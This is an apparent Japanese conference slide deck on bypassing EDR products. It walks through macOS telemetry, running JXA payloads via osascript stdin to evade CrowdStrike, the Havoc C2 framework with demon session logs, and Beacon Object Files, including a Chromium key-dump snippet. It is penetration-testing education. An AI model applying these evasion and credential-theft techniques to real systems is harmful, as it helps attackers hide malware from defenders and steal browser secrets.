

# EDRバイパス入門

# 自己紹介

GMOサイバーセキュリティ by イエラエ株式会社

オフェンシブセキュリティ部ペネトレーションテスト課 シニアエンジニア

川田 梓浩

- 資格



- 著書

ペネトレーションテストの教科書（ハッカーの技術書）

- その他

<https://kawakatz.io/>

<https://x.com/kawakatz>



# 概要

- 主にWindows端末でのEDR回避手法の例
- HavocベースでCrowdStrike Falcon、Microsoft Defender for Endpoint、Cortex XDRに検知されない.exe形式のマルウェアを実装
- 端末内での情報収集等については、今回は対象外

# 目次

- はじめに
- macOS vs EDR
- Havoc
- vs YARA
- vs CrowdStrike Falcon
- vs Microsoft Defender for Endpoint
- vs Cortex XDR
- vs その他
- おまけ

# はじめに

# EDRとは

EDR (Endpoint Detection and Response)

= (シグネチャベースの検知 + 振る舞い検知) + 検知対応機能

- シグネチャベースの検知

YARAルールによるスキャン

ファイルのハッシュ値の比較

...

- 振る舞い検知

新規プロセスの外部通信

重要ファイル/プロセスへのアクセス

Windows APIの監視

...

# macOS vs EDR

## macOS vs EDR

macOSでの検知は比較的困難

SIPによる保護が厳しく、OSから取得できるログも比較的限定されているので、プロセスの悪性判断が難しい

- SIP (System Integrity Protect)

システムファイル/アプリケーションの保護

プロセスの保護（デバッグ、コードインジェクション、メモリアクセスの制限）


...

ただし、シグネチャベースの検知は問題なく行えるので、最近は各EDRも力を入れてきた印象

# macOS vs EDR

- ESF (Endpoint Security Framework)

ProcessMonitor: <https://objective-see.org/products/utilities.html>



The screenshot shows a software interface for monitoring system processes. At the top, it displays "1 file (529 ms) in objective-see/ProcessMonitor". On the right, there are "Save" and "..." buttons. Below this, a file tree shows "Library/Source/ProcessMonitor.m". To the right of the file path, it says "Objective-C · master". The code editor contains the following Objective-C code:

```
100 //subscribe
101 if(ES_RETURN_SUCCESS != es_subscribe(endpointClient, events, count))
102 {
103     //err msg
104     NSLog(@"%@", @"ERROR: es_subscribe() failed");
105 }
```

# macOS vs EDR

- ESF (Endpoint Security Framework)

ProcessMonitor: <https://objective-see.org/products/utilities.html>

```
[→ ~ curl https://example.com/
<!doctype html>
<html>
<head>
    <title>Example Domain</title>
    <meta charset="utf-8" />
    <meta http-equiv="Content-type" content="text/html; charset=UTF-8" />
    <script>
        window.onload = function() {
            var title = document.title;
            var meta = document.querySelector('meta[content="text/html; charset=UTF-8"]');
            if (title === 'Example Domain' && meta) {
                meta.setAttribute('content', 'text/html; charset=UTF-8');
            }
        };
    </script>
</head>
<body>
    <h1>Example Domain</h1>
    <p>This is a test page</p>
</body>
</html>
```

```
{
    "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
    "process" : {
        "signing info (computed)" : {
            "signatureID" : "com.apple.curl",
            "signatureStatus" : 0,
            "signatureSigner" : "Apple",
            "signatureAuthorities" : [
                "Software Signing",
                "Apple Code Signing Certification Authority",
                "Apple Root CA"
            ]
        },
        "uid" : 501,
        "arguments" : [
            "curl",
            "https://example.com/"
        ],
        "ppid" : 1231,
        "ancestors" : [
            972,
            1
        ],
        "rpid" : 972,
        "architecture" : "Apple Silicon",
        "path" : "/usr/bin/curl",
        "parentPath" : "/usr/bin/curl"
    }
}
```

# macOS vs EDR

- ESF (Endpoint Security Framework)

ProcessMonitor: <https://objective-see.org/products/utilities.html>

```
[→ ~ ps x | grep -e '1231' -e '972'  
 972 ?? S 0:12.21 /System/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal Authority,  
1231 s001 S 0:00.88 -zsh
```

```
{  
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC"  
  "process" : {  
    "signing info (computed)" : {  
      "signatureID" : "com.apple.curl",  
      "signatureStatus" : 0,  
      "signatureSigner" : "Apple",  
      ...  
    },  
    "uid" : 501,  
    "arguments" : [  
      "curl",  
      "https://example.com/"  
    ],  
    "ppid" : 1231,  
    "ancestors" : [  
      972,  
      1  
    ],  
    "rpid" : 972,  
    "architecture" : "Apple Silicon",  
    "path" : "/usr/bin/curl",  
    ...  
  }  
}
```

# macOS vs EDR

- ESF (Endpoint Security Framework)

FileMonitor: <https://objective-see.org/products/utilities.html>

The screenshot shows a terminal window at the top left and the 'Full Disk Access' system preference window at the bottom.

**Terminal Output:**

```
[→ ~ cat Desktop/test.txt
test
```

**Full Disk Access Settings:**

The 'Full Disk Access' window lists two applications with their access toggles:

- prltoolsd: Access toggle is off (gray switch).
- Terminal: Access toggle is on (blue switch).

**FileMonitor Log (Redacted JSON):**


```
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/Users/developer/Desktop/test.txt"
    "process" : {
      "signing info (computed)" : {
        "signatureID" : "com.apple.cat",
        "signatureStatus" : 0,
        "signatureSigner" : "Apple",
        "signatureAuthorities" : [
          "Software Signing",
          "Apple Code Signing Certification Authority",
          "Apple Root CA"
        ]
      },
      "uid" : 501,
      "arguments" : [
      ],
      "ppid" : 1938,
      "ancestors" : [
        972,
        1
      ],
      "rpid" : 972,
      "architecture" : "unknown",
      "path" : "/bin/cat",
    }
  }
}
```

The redaction marks the 'destination' path and the 'rpid' value in the log.

# macOS vs EDR

- ESF (Endpoint Security Framework)

Red Canary Mac Monitor: <https://github.com/redcanaryco/mac-monitor>




The screenshot shows the Red Canary Mac Monitor application window. At the top, there are three colored circles (red, yellow, green) followed by the text "Red Canary Mac Monitor". To the right are buttons for "Start", "Stop", "Clear", "Filters 0", "Mini-chart", and a status indicator "System events 3175". A search bar contains the text "curl". Below the header, the title "System Security Unified" is displayed next to an Apple logo.

Timestamp	Event type	Context	Effective user	Source process
23:28:19.526	▲ ES_EVENT_TYPE_NOTIFY_EXIT	curl	developer	curl
23:28:18.912	▣ ES_EVENT_TYPE_NOTIFY_MMAP	curl	developer	curl
23:28:18.912	▣ ES_EVENT_TYPE_NOTIFY_MMAP	curl	developer	curl
23:28:18.909	⚙️ ES_EVENT_TYPE_NOTIFY_EXEC	curl https://example.com/	developer	zsh

# macOS vs EDR

- Network Filter Extension

LuLu: <https://objective-see.org/products/lulu.html>



The screenshot shows a GitHub code viewer for the file `FilterDataProvider.m` in the `LuLu / LuLu / Extension` repository. The repository is named `LuLu` and the branch is `master`. The code tab is selected, showing 987 lines of code with 774 logical lines and a size of 29.8 KB. The code itself is a series of comments and code snippets:


```
135 //handle flow
136 // a) skip local/inbound traffic
137 // b) lookup matching rule & then apply
138 // c) ...or ask user (alert via XPC) if no rule
139 -(NEFilterNewFlowVerdict *)handleNewFlow:(NEFilterFlow *)flow {
140
141     //socket flow
142     NEFilterSocketFlow* socketFlow = nil;
```

The line `139` is highlighted with a yellow background, indicating it is the current line of interest.

# macOS vs EDR

- Network Filter Extension

LuLu: <https://objective-see.org/products/lulu.html>



# macOS vs EDR

- Network Filter Extension

LuLu: <https://objective-see.org/products/lulu.html>

```
$ sudo log stream --level debug --predicate 'subsystem == "com.objective-see.lulu"'
```

```
[com.objective-see.lulu:extension] method '-[FilterDataProvider handleNewFlow:]' invoked
[com.objective-see.lulu:extension] remote endpoint: 23.215.0.138:443 / url: (null)
[com.objective-see.lulu:extension] no process found in cache, will create
[com.objective-see.lulu:extension] generated process key: com.apple.curl
[com.objective-see.lulu:extension] extracted parent ID 995 for process: 1033
[com.objective-see.lulu:extension] extracted parent ID 994 for process: 995
[com.objective-see.lulu:extension] extracted parent ID 728 for process: 994
[com.objective-see.lulu:extension] extracted parent ID 1 for process: 728
[com.objective-see.lulu:extension] extracted parent ID 0 for process: 1
[com.objective-see.lulu:extension] retrieving audit token for 1033
[com.objective-see.lulu:extension] retrieved audit token
[com.objective-see.lulu:extension] looking for rule for com.apple.curl -> /usr/bin/curl
[com.objective-see.lulu:extension] rule match: 'any'
```

# macOS vs EDR

- Network Filter Extension

Netiquette: <https://objective-see.org/products/netiquette.html>

The screenshot shows the Netiquette application window. The title bar features the Netiquette logo. A search bar at the top right contains the text "curl". The main interface displays a table of network connections. The columns are labeled "Protocol", "Interface", "State", "Bytes Up", and "Bytes Down". One connection is listed:

Protocol	Interface	State	Bytes Up	Bytes Down
curl (pid: 1383) /usr/bin/curl	en0	Established	0	0
192.168.64.2:49160 → a23-192-228-80.depl... TCP			0	0

# macOS vs EDR

- Unified Logging

Console			
453 messages			
Type	Time	Process	Message
	19:25:07.340590+0900	dasd	Message <private> is now [<private>]
	19:25:07.359630+0900	Safari	-[NSPersistentUIManager flushAllChanges]
	19:25:07.360476+0900	Safari	-[NSPersistentUIManager flushAllChanges] finishing enqueue operation
	19:25:07.360511+0900	Safari	-[NSPersistentUIManager flushAllChanges]_block_invoke syncing to
	19:25:07.360567+0900	Safari	-[NSPersistentUIManager flushAllChanges]_block_invoke writing record
	19:25:07.360840+0900	talagentd	-[NSPersistentUIStorageService deleteSnapshotForWindowID:] self=0x
	19:25:07.361462+0900	talagentd	-[NSPersistentUIStorageService writePublicPlistData:] self=0xc9e2b
	19:25:07.366564+0900	mds_stores	[Engagement Data] Adding Out-of-Spotlight engagement date: 7733175
	19:25:07.367024+0900	mds	directQueryFetchResultsReply 36866 1795162144 35 at qos 0x15
	19:25:07.367666+0900	mds	directQueryFetchResultsReply 36865 1795162144 35 at qos 0x15
	19:25:07.367921+0900	Spotlight	qid=1 - Updated: 1 mdquery items

# macOS vs EDR

検知が難しい例

⇒ JavaScript for Automationの検知

※ JavaScript for Automation ≡ WindowsのPowerShell

```
[→ Desktop cat date.js
#!/usr/bin/env osascript -l JavaScript

ObjC.import('Foundation');

var currentDate = $.NSDate.date;
console.log(currentDate.js);
[→ Desktop osascript -l JavaScript date.js
Sat Jul 05 2025 01:25:13 GMT+0900 (Japan Standard Time)
```

# macOS vs EDR

- Apfell

<https://github.com/MythicAgents/apfell>

JXA (JavaScript for Automation)をベースとしたペイロード

```
1 // Created by Cody Thomas - @its_a_feature_
2 ObjC.import('Cocoa');
3 ObjC.import('Foundation'); //there by default I think, but safe to include anyway
4 ObjC.import('stdlib');
5 ObjC.bindFunction('CFMakeCollectable', ['id', ['void *']]);
6 var currentApp = Application.currentApplication();
7 currentApp.includeStandardAdditions = true;
8 //-----IMPLANT INFORMATION-----
9 ▼ class agent{
10 ▼     constructor(){
11         this.procInfo = $.NSProcessInfo.processInfo;
12         this.hostInfo = $.NSHost.currentHost;
13         this.id = "";
14         this.user = ObjC.deepUnwrap(this.procInfo.userName);
15         this.fullName = ObjC.deepUnwrap(this.procInfo.fullName);
16         //every element in the array needs to be unwrapped
```

# macOS vs EDR

- Apfell

```
import OSAKit

...

let dispatcher = DispatchQueue.global(qos: .background)
dispatcher.async {
    let k = OSAScript.init(
        source: payload,
        language: OSALanguage.init(forName:"JavaScript")
    )
    var compileEr: NSDictionary?
    k.compileAndReturnError(&compileEr)
    var scriptErr: NSDictionary?
    k.executeAndReturnError(&scriptErr)
}
```

# macOS vs EDR

- Apfell

Execution via Command and Scripting Interpreter

**Description**

The commands executed on this CLI are suspicious and may be related to malicious activity. Review the commands to see if they are expected.

**>\_ Command line**

/Applications/ 

# macOS vs EDR

- vs CrowdStrike (当時)

OSAKitの使用

⇒ NG

.jsファイルをosascriptコマンドで実行

⇒ ペイロードによってはNG

# macOS vs EDR

- vs CrowdStrike (当時)

マルウェアからosascriptコマンドを実行し、標準入力経由でペイロードを渡す

```
[→ Desktop cat date.js | osascript -l JavaScript
Sat Jul 05 2025 01:55:05 GMT+0900 (Japan Standard Time)
```

# macOS vs EDR

- vs CrowdStrike (當時)

```
let process = Process()
let inputPipe = Pipe()
let outputPipe = Pipe()
let errorPipe = Pipe()

process.executableURL = URL(fileURLWithPath: "/usr/bin/osascript")
process.arguments = ["-l", "JavaScript"]

process.standardInput = inputPipe
process.standardOutput = outputPipe
process.standardError = errorPipe

do {
    try process.run()

    if let inputData = payload.data(using: .utf8) {
        inputPipe.fileHandleForWriting.write(inputData)
    }
    inputPipe.fileHandleForWriting.closeFile()

    process.waitUntilExit()
} catch {
    print("Failed to run osascript: \(error.localizedDescription)")
}
```

# macOS vs EDR

シグネチャベースの検知回避として、独自のMythic Agentを開発するのもあり

- How to create your own mythic agent in C:  
<https://red-team-sncf.github.io/how-to-create-your-own-mythic-agent-in-c.html>
- 1. Agent Message Format:  
[https://docs.mythic-c2.net/customizing/payload-type-development/create\\_tasking/agent-side-coding/agent-message-format](https://docs.mythic-c2.net/customizing/payload-type-development/create_tasking/agent-side-coding/agent-message-format)

# Havoc

# Havoc

- Havoc

<https://github.com/HavocFramework/Havoc>

OSSのC2フレームワーク

⇒ BOFを実行する機能を持つ

```
15/07/2025 23:17:23 Agent 0EA22E76 authenticated as [REDACTED]\kawada :: [Internal: 192.168.186.140] [Process: jyc.exe\7064]

15/07/2025 23:20:35 [Neo] Demon » pwd
[*] [59F10A3B] Tasked demon to get current working directory
[*] Current directory: C:\Users\kawada\Downloads

15/07/2025 23:20:40 [Neo] Demon » ls
[*] [397C8ED6] Tasked demon to list current directory
Directory of C:\Users\kawada\Downloads\*:

15/07/2025 06:54           282 B      desktop.ini
15/07/2025 07:17         1.19 MB     jyc.exe
              2 File(s)    1.19 MB
              0 Folder(s)

[kawada/[REDACTED]] jyc.exe/7064 x64
>>> |
```

# Havoc

- Havoc

<https://github.com/HavocFramework/Havoc>

OSSのC2フレームワーク

⇒ BOFを実行する機能を持つ

[Havoc / client / src / Havoc / Demon / Commands.cc](#)

**Code** Blame 774 lines (756 loc) · 32.2 KB

```
285     {
286         .CommandString  = "inline-execute",
287         .Description    = "executes an object file",
288         .Behavior       = BEHAVIOR_API_ONLY,
289         .Usage          = "[/path/to/objectfile.o] (arguments)",
290         .Example        = R"(/tmp/objectfile.x64.o hello)",
291         NO_SUBCOMMANDS
292     },
```

# BOF

- BOF (Beacon Object File)

マルウェアのメインスレッドで実行される

⇒ 新規プロセス/スレッドを生成することなくコードを実行可能

⇒ 検知回避の観点で大きなメリット

## 注意事項

⇒ 実行中はメインスレッドが占有されるため、長時間の処理には向かない

⇒ BOFがクラッシュするとマルウェアのプロセスが死んでしまう

# BOF

```
C hello.c > ...
1 #include <windows.h>
2 #include "beacon.h"
3
4 void go(char* args, int length) {
5     BeaconPrintf(CALLBACK_OUTPUT, "Hello World!\n");
6 }
7
```

```
kawada@vm:~/Desktop/BOF/hello$ x86_64-w64-mingw32-gcc -c hello.c -o hello.x64.o
kawada@vm:~/Desktop/BOF/hello$
```

# BOF

- COFF (Common Object File Format)

半成品のコードで、Loaderを用いて初めて実行できる

COFF Loader: <https://github.com/trustedsec/COFFLoader>

```
kawada@vm:~/Desktop/BOF/hello$ xxd hello.x64.o
00000000: 6486 0700 0000 0000 d601 0000 1300 0000 d.....
00000010: 0000 0400 2e74 6578 7400 0000 0000 0000 .....text....
00000020: 0000 0000 3000 0000 2c01 0000 a401 0000 ....0.,....
00000030: 0000 0000 0200 0000 2000 5060 2e64 6174 .....P^.dat
00000040: 6100 0000 0000 0000 0000 0000 0000 0000 a.....
00000050: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00000060: 4000 50c0 2e62 7373 0000 0000 0000 0000 @_P..bss....
00000070: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00000080: 0000 0000 0000 0000 8000 50c0 2e72 6461 .....P..rda
00000090: 7461 0000 0000 0000 0000 0000 1000 0000 ta.....
```

# BOF

- COFF (Common Object File Format)

半成品のコードで、Loaderを用いて初めて実行できる

COFF Loader: <https://github.com/trustedsec/COFFLoader>

```
PS C:\Users\kawada\Desktop\COFFLoader> .\COFFLoader64.exe go .\hello.x64.o
Got contents of COFF file
Running/Parsing the COFF file
Hello World!
Ran/parsed the coff
Outdata Below:

Hello World!
```

# BOF

- COFF (Common Object File Format)

半成品のコードで、Loaderを用いて初めて実行できる

COFF Loader: <https://github.com/trustedsec/COFFLoader>

```
16/07/2025 23:53:50 [Neo] Demon » inline-execute /home/kawada/Desktop/BOF/hello/hello.x64.o
[*] [4D5CB0F6] Tasked demon to execute an object file: /home/kawada/Desktop/BOF/hello/hello.x64.o
[+] Send Task to Agent [31 bytes]
[+] Received Output [13 bytes]:
Hello World!

[*] BOF execution completed
```

# BOF

- Various BOF collection

<https://github.com/crypt0p3g/bof-collection>


b0f-collection / ChromiumKeyDump / src / ChromiumKeyDump.cpp ↑ Top

Code Blame 153 lines (130 loc) · 5.32 KB Raw    

```
50  ↴  extern "C" void go(char* args, int alen) {
51      BOF_LOCALS;
52
53      datap parser;
54      char *path;
55      WCHAR szFilePath[MAX_PATH];
56
57      BeaconDataParse(&parser, args, alen);
58      path = BeaconDataExtract(&parser, NULL);
59
60      const size_t size = strlen(path) + 1;
61      mbstowcs(szFilePath, path, size);
```

# Shellcode

”Windows Shellcode” ≠ Shellcode (Position-Independent Code)



# Shellcode

